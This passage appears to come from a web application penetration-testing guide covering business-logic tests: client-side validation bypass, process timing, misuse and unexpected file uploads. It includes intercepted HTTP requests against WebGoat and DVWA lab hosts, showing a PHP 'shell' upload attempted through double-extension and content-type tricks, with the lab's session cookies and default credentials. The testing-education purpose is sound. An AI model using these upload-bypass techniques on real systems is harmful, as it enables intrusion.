Field4: enumeration of numbers (^(one|two|three|four|five|six|seven|eight|nine)$)
seven
Field5: simple zip code (^\d{5}$)
90210
Field6: zip with optional dash four (^\d{5}(-\d{4})?$)
90210-1111
Field7: US phone number with or without dashes (^[2-9]\d{2}-?\d{3}-?\d{4}$)
301-604-4882
Submit


3221 http://192.168.222.136 POST /WebGoat/attack?Screen=17&menu=17... ✓ ✓ 200 33386 HTML Bypass Client Side Java... 192.168.222.136
3225 http://192.168.222.136 GET /WebGoat/javascript/menu_system.js 304 230 script js 192.168.222.136
Original request
Edited request
Response
Raw
Params
Headers
Hex
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/WebGoat/attack?Screen=17&menu=1700
Content-Type: application/x-www-form-urlencoded
Content-Length: 104
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g; PHPSESSID=d25695pologZbj38rkm35lrgb0; Server=b3dhc3Bid2E=; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; _railsgoat_session=BAh7BOkiD3N1c3Npb25faWQG0gZFRkkiJTg3Zj00MjM5MjdjNjBmNzNmYjI1NzQwYjK3ZDY2MWY4BjsAVEkiEF9jc3JmX3RvaCVuBjsARkkiMUVBRm9rM2pudlRJcmdRNzJyMXZ5Tjd2SnJVTEx4bmhWM0ZvaXI0amQwZWM9Bj sARg%3D%3D--bc15259ebeb5b497b1a2befdabdc2e43b4af81285; JSESSIONID=8EC9CF8E0B52C4DF393D20A9D3BE7FF1
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
field1=abc&field2=123&field3=abc+123+ABC&field4=seven&field5=90210&field6=90210-1111&field7=301-604-4882


3221 http://192.168.222.136 POST /WebGoat/attack?Screen=17&menu=17... ✓ ✓ 200 33386 HTML Bypass Client Side Java... 192.168.222.136
3225 http://192.168.222.136 GET /WebGoat/javascript/menu_system.js 304 230 script js 192.168.222.136
Original request
Edited request
Response
Raw
Params
Headers
Hex
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/WebGoat/attack?Screen=17&menu=1700
Content-Type: application/x-www-form-urlencoded
Content-Length: 203
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g; PHPSESSID=d25695pologZbj38rkm35lrgb0; Server=b3dhc3Bid2E=; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; _railsgoat_session=BAh7BOkiD3N1c3Npb25faWQG0gZFRkkiJTg3Zj00MjM5MjdjNjBmNzNmYjI1NzQwYjK3ZDY2MWY4BjsAVEkiEF9jc3JmX3RvaCVuBjsARkkiMUVBRm9rM2pudlRJcmdRNzJyMXZ5Tjd2SnJVTEx4bmhWM0ZvaXI0amQwZWM9Bj sARg%3D%3D--bc15259ebeb5b497b1a2befdabdc2e43b4af81285; JSESSIONID=8EC9CF8E0B52C4DF393D20A9D3BE7FF1
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
field1=abc123123213&field2=123aaaaaaaaaaaa&field3=abc+123+AB+234018230498021834$$$$$C&field4=seven1$$!@$$@!$&field5=9021aafa$$@$!0&field6=90210-11SADFADSF#@!$#@!411&field7=301-604-4882adslkfnd$@$!#@$





Refer

- All Input Validation test cases

4. Test for Process Timing

How to Test

- Review the project documentation and use exploratory testing looking for application/system functionality that may be impacted by time. Such as execution time or actions that help users predict a future outcome or allow one to circumvent any part of the business logic or workflow
- Develop and execute the misuse cases ensuring that attackers can not gain an advantage based on any timing

Refer

- Testing for Cookies attributes
- Test Session Timeout

5. Test Defense Against Application Misuse

The misuse and invalid use of valid functionality can identify attacks attempting to enumerate the web application, identify weaknesses, and exploit vulnerabilities.

How to test

- All other test cases are relevant

6. Test Upload of Unexpected File Types


Many application's business processes allow for the upload and manipulation of data that is submitted via files.

How to Test


- Review the project documentation and performsome exploratory testing looking for file types that should be "unsupported" by the application/system.
- Try to upload these "unsupported" files an verify that it are properly rejected.
- If multiple files can be uploaded at once, there must be tests in place to verify that each file is properly evaluated.
- Study the applications logical requirements.
- Prepare a library of files that are "not approved" for upload that may contain files such as: jsp, exe, or html files containing script.
- In the application navigate to the file submission or upload mechanism.
- Submit the "not approved" file for upload and verify that they are properly prevented from uploading.

Test Example


- Basic file upload





- Double Extension Injection Technique


192.168.222.136/dvwa/vulnerabilities/upload/
Search
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
Vulnerability: File Upload
Choose an image to upload:
Browse...
2shell.php
Upload



102 http://192.168.222.136 POST /dvwa/vulnerabilities/upload/ ✓ 200 5214 HTML Damn Vulnerable Web A...
Request Response
Raw Params Headers Hex
-----------------------------491299511942
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----------------------------491299511942
Content-Disposition: form-data; name="uploaded"; filename="2shell.php"
Content-Type: application/octet-stream
Manhnho
-----------------------------491299511942
Content-Disposition: form-data; name="Upload"


102 http://192.168.222.136 POST /dvwa/vulnerabilities/upload/ ✓ 200 5214 HTML Damn Vulnerable Web A...
Request Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Mon, 12 Mar 2018 03:15:48 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4700
Connection: close
Content-Type: text/html;charset=utf-8
<pre>Your image was not uploaded.</pre>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">


2shell.php
File name
2shell.php.png
Rename




- Content Type file Upload





```
102  http://192.168.222.136  POST  /dvwa/vulnerabilities/upload/  ✓  200  5214  HTML  Damn Vulnerable Web A...

Request  Response
Raw  Params  Headers  Hex
-----------------------------491299511942
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------491299511942
Content-Disposition: form-data; name="uploaded"; filename="2shell.php"
Content-Type: application/octet-stream

Manhnho

-----------------------------491299511942
Content-Disposition: form-data; name="Upload"
```

```
102  http://192.168.222.136  POST  /dvwa/vulnerabilities/upload/  ✓  200  5214  HTML  Damn Vulnerable Web A...

Request  Response
Raw  Headers  Hex  HTML  Render
HTTP/1.1 200 OK
Date: Mon, 12 Mar 2018 03:15:48 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4700
Connection: close
Content-Type: text/html;charset=utf-8

<pre>Your image was not uploaded.</pre>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```


```
